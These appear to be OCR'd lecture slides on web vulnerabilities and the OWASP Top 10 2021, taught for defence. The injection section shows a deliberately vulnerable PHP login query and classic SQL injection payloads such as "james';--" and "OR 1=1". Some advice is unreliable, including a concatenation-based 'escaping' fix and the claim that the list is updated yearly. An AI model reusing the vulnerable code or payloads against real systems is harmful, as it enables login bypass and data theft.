✓ Outline

- Scanning for Web Vulnerabilities Tools
  - Nikto
  - W3af
- HTTP Utilities
  - OpenSSL
  - Stunnel
- Application Inspection Tools
  - Zed Attack Proxy
  - SQLmap
  - DVWA
- Password Cracking and Brute-Force Tools
  - John the Ripper
  - Pwdump
  - HTC-Hydra

Web Vulnerabilities

- A website vulnerability is a software code flaw/ bug, system misconfiguration, or some other weakness in the website/ web application or its components and processes.
- **Web application vulnerabilities** enable attackers to gain unauthorized access to systems/ processes/mission-critical assets of the organization.

OWASP TOP 10

- **What Is OWASP? (owasp.org)**
- OWASP stands for Open Web Application Security Project.
- It is a non-profit foundation whose sole purpose is to improve software security by providing the community with the tools and knowledge.
- As it is a non-profit organization, all of its resources (including articles, methodologies, documentation, tools, and technologies) are available free of charge and easily accessible to anyone interested in keeping their web applications secure.
- **Why Is OWASP Important?**
- Before OWASP, there wasn’t a lot of educational content available about fighting vulnerabilities in cybersecurity.
- Developers created applications based on their knowledge and shared experience in their community. There was no open-source initiative that documented internet security threats and how hackers exploited common security problems that can be addressed at the code and technical levels.

OWASP TOP 10

- OWASP provided knowledge about the tactics that hackers use and how to fight them. Over the years, this project has helped the community:
- Safeguard their code against cybersecurity vulnerabilities.
- Strengthen software encryption.
- Reduce the number of security errors, bugs, and defects in their code.
- **What Is The OWASP Top 10?**
- OWASP Top 10 is one of the most popular and appreciated resources released by the OWASP Foundation.
- This paper provides information about the 10 most critical security risks for applications at the time of the study.
- These risks are the exploits that are most often used by hackers and cause the most damage.
- Globally, OWASP Top 10 is recognized by developers as the first step toward more secure coding.

OWASP TOP 10

- It provides a standardized application security awareness document, which is updated every year by a team of security experts around the world.
- This document is based on a broad consensus of the most critical security risks to web applications of that year.
- Throughout the years, the information in this study is used by organizations and individuals to change their software development process to produce more secure codes.


OWASP Top 10 2021

- **1. Broken Access Control**
- Each piece of information should be available only to a specific set of users based on the access they have been granted.
- Broken access control may lead to scenarios where users can access the information they don't have the authority to access.
- **For example**, if a regular user can access the admin page even if they are not an administrator, their role has not been validated properly. This security risk can be mitigated by implementing a model access control based on record ownership. We can create access control list as define roles and rights to every user of the software.
- **2. Crytpographic Failures**
- Previously known as Sensitive Data Exposure, Cryptographic Failures focus on failures related to cryptography. Rather than directly attacking a system, hackers often try to steal data while it is in transit from the user's browser. To prevent such attacks, you need to create a secure communication channel.

OWASP Top 10 2021

- **2. Crytpographic Failures**
- For web applications, a quick solution to address this problem is to enforce TLS on all pages.
- Transport Layer Security (TLS) encrypts data sent over the Internet to ensure that eavesdroppers and hackers are unable to see what you transmit which is particularly useful for private and sensitive information such as passwords, credit card numbers, and personal correspondence.
- Without an enforced TLS policy or with poor encryption, a hacker can monitor network traffic, downgrade the connection from HTTPS to HTTP, and capture all information passed in clear text: user data, passwords, session cookies, and so on.
- We can buy TLS certificate from domain host and usually its valid for one or two years and it can also be renewed.
- **3. Injection**
- Injection occurs when the attacker pollutes the query sent to the back-end application with a valid code that is executed by the end target.
- Attackers use this to trick the system into executing unintentional commands.

OWASP Top 10 2021


How Does SQL Injection Work ?
The hacker injects malicious SQL queries through input data
WEB APPLICATION
DATABASE
The hacker finds an SQL-driven vulnerable website
The malicious code is validated and executed by the web application
The hacker has access to all database information and can read and write existing data

- With this type of attack, hackers can gain access to protected data or even execute OS commands. The latter makes this type of attack much more dangerous.
- Injection attacks can be easily prevented by escaping special characters if dynamic queries are still in use.

OWASP Top 10 2021


- **What Is MySQL Injection**
- SQL Injection is the process of a malicious hacker on the internets that purposely tries to take advantage of the specific nature of SQL syntax, and the fact that it can be broken.
- If a hacker is able to carefully put together an URL string, form data, or cookie data, to inject their malicious SQL into yours, your database could become the victim of dropped tables, stolen data, entire databases being dropped, or worse.
- The main idea is that the hacker takes advantage of the ability of single quotes to denote starting and ending points of SQL code.
- If those single quotes are not properly escaped, then they are prone to this type of attack.
- Example: `$status = "Hey buddy, you're on point today. Keep that stuff up.";`
- If we were inserting this into our database, it might look something like this:

```
insert into friends (status) values ( 'Hey buddy, you're on point today. Keep that stuff up.' );
```

- The problem is that the single quote included in the string may cause a problem for MySQL.


OWASP Top 10 2021

- **Another example:**
- <?php



```
<?php

$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] .

"'";

$query .= " AND password = '" . $_POST['password'] . "'";

?>
```


- It is sent to the server to verify if it was given a valid username with a corresponding password. A username "james" with the "1111" password would result in this command:



```
SELECT * FROM users WHERE username='james' AND password='1111'
```


OWASP Top 10 2021

- But if they put something like "james’;--", the query would look like this:




```
SELECT * FROM users WHERE username='james'; -- ' AND password='1111'
```

- In this scenario, the attacker is using SQL comment syntax. The remaining code after the double-dash (--) sequence will not run. Meaning an SQL would be:



```
SELECT * FROM users WHERE username='james';
```

- It will then return user data that was entered in the password field. This move could allow the login screen to be bypassed.
- An attacker can also go further by adding another Select condition, "OR 1=1", that will result in the following query:



```
SELECT * FROM users WHERE username='james' OR 1=1;
```

- The query returns a non-empty dataset for any potential login with the entire "users" table database.

OWASP Top 10 2021


- The hack above showed you a significant security flaw of any site, but it is only a small example of what it could do. More advanced hacks will allow an attacker to run arbitrary statements, causing much bigger damage.
- This can lead to:
- Extraction of private data, such as credit cards, passports, hospital records
- Enumeration of the authentication user details, allowing these logins to be used on other websites
- A corrupted database, execution of OS commands, deleted or inserted data and destroyed operations for the entire website
- Full system compromise

OWASP Top 10 2021

- **SQL injection prevention techniques**
- **Input validation :** Use regular expressions
- **Parametrized queries :** Parameterized queries are a means of pre-compiling an SQL statement so that you can then supply the parameters in order for the statement to be executed. This method makes it possible for the database to recognize the code and distinguish it from input data.
- It is possible to use parameterized queries with the MySQLi extension, but PHP 5.1 presented a better approach when working with databases: PHP Data Objects (PDO). PDO adopts methods that simplify the use of parameterized queries. Additionally, it makes the code easier to read and more portable since it operates on several databases, not just MySQL.

OWASP Top 10 2021

- **Escaping**
- This is simply a means of telling MySQL that this is not the single quote that ends the string, rather it is part of the actual string itself and should be treated as such.
- So as you can see the way that we assign this special meaning to the character so that MySQL knows it is safe, is to prepend it with a backslash character.
- Use the mysql_real_escape_string() in PHP to avoid characters that could lead to an unintended SQL command.



```
$db_connection = mysqli_connect("localhost", "user", "password", "db");
                $username = mysqli_real_escape_string($db_connection,
$_POST['username']);
                $password = mysqli_real_escape_string($db_connection,
$_POST['password']);
                $query = "SELECT * FROM users WHERE username = '" .
$username. "' AND password = '" . $password . "'";
```

OWASP Top 10 2021

- **4. Insecure Design**
- Insecure Design focuses on the risks related to design flaws. Insecure design is the lack of security controls being integrated into the application throughout the development cycle.
- Examples: **Unprotected Storage of Credentials**
- **Generation of Error Messages Containing Sensitive Information**
- The application was designed to have the administrative portal accessible at https://broken-website/admin/myadmin. This is easily discoverable by any attacker and can be subsequently targeted.
- Even if there is an authentication page asking for a username and password on https://broken-website/admin, without adequate protections an attacker could simply circumvent this by navigating directly to https://broken-website/admin/myadmin.
- The application’s login form does not adequately remove special characters.

OWASP Top 10 2021

- **5. Security Misconfiguration**
- Hackers are well aware of most security issues and how they can be exploited using different tools.
- These can be in the form of unnecessary open ports, default accounts and passwords, mishandling errors that reveal too much information about the application, sample files and applications that come by default and are removed from the production server, and so on.
- You can ensure security by removing unused features and files to get rid of unnecessary code that might have security issues.
- **Example:** A default account and its original password are still enabled, making the system vulnerable to exploit.

OWASP Top 10 2021


- **6. Vulnerable and Outdated Components**
- To protect your applications from vulnerable and outdated components, you should continually monitor all your external components.
- You can use automated tools that alert you when a vulnerability is reported and you need to upgrade to a newer version.
- **Example:** Due to the volume of components used in development, a development team might not know or understand all the components used in their application, and some of those components might be out-of-date and therefore vulnerable to attack.
- Consider a simple python code to send a GET request. Chances are that it would be using requests library or something similar. If you wish to work with images, you might use Pillow.
- If you are into web development, you might be using Bootstrap, jQuery, ReactJS, Angular, and other popular libraries and frameworks.
- If the components you are using to build your applications become outdated or have a serious vulnerability, you would be impacted by that and so would your customers and application users.

OWASP Top 10 2021

- **7. Identification and Authentication Failures**
- Previously known as "Broken Authentication", Identification and Authentication Failures are when authentication has been improperly implemented, allowing attackers to gain access and assume the identity of another user.
- Examples:
- No validation of weak passwords.
- Weak credential recovery and forgot-password processes.
- Using plain text or weakly hashed passwords data stores.
- Ineffective multi-factor authentication.

OWASP Top 10 2021

- **7. Identification and Authentication Failures**



OWASP Top 10 2021

- **7. Identification and Authentication Failures**
- Preventing users from using weak passwords and limiting failed login attempts effectively secures most user accounts from this vulnerability.
- You also need to set session timeouts and implement credential recovery systems to help users protect their accounts from unintentional mistakes and recover them without difficulty.

OWASP Top 10 2021

- **8. Software and Data Integrity Failures**
- Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations.
- An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources and repositories.
- An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.
- Note: A continuous integration and continuous deployment (CI/CD) pipeline is **a series of steps that must be performed in order to deliver a new version of software**. CI/CD pipelines are a practice focused on improving software delivery throughout the software development life cycle via automation
- Lastly, many applications now include auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.

OWASP Top 10 2021

- **8. Software and Data Integrity Failures**
- Example
- **Update without signing:** Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware.
- Note: Firmware is **software that provides basic machine instructions that allow the hardware to function and communicate with other software running on a device**.
- Note: Signed firmware is **implemented when the software vendor signs the firmware image with a private key**. When a firmware has this signature attached to it, a device will validate the firmware before accepting to install it.
- Unsigned firmware is a growing target for attackers and is expected to only get worse. This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.

OWASP Top 10 2021


- **9. Security Logging and Monitoring Failures:** Formerly known as insufficient logging and monitoring, this entry has moved up from number 10 and has been expanded to include more types of failures. Logging and monitoring are activities that should be performed on a website frequently—failure to do so leaves a site vulnerable to more severe compromising activities.
- **Example:** Events that can be audited, like logins, failed logins, and other important activities, are not logged, leading to a vulnerable application.
- **Solution:** After performing penetration testing, developers can study test logs to identify possible shortcomings and vulnerabilities.

OWASP Top 10 2021

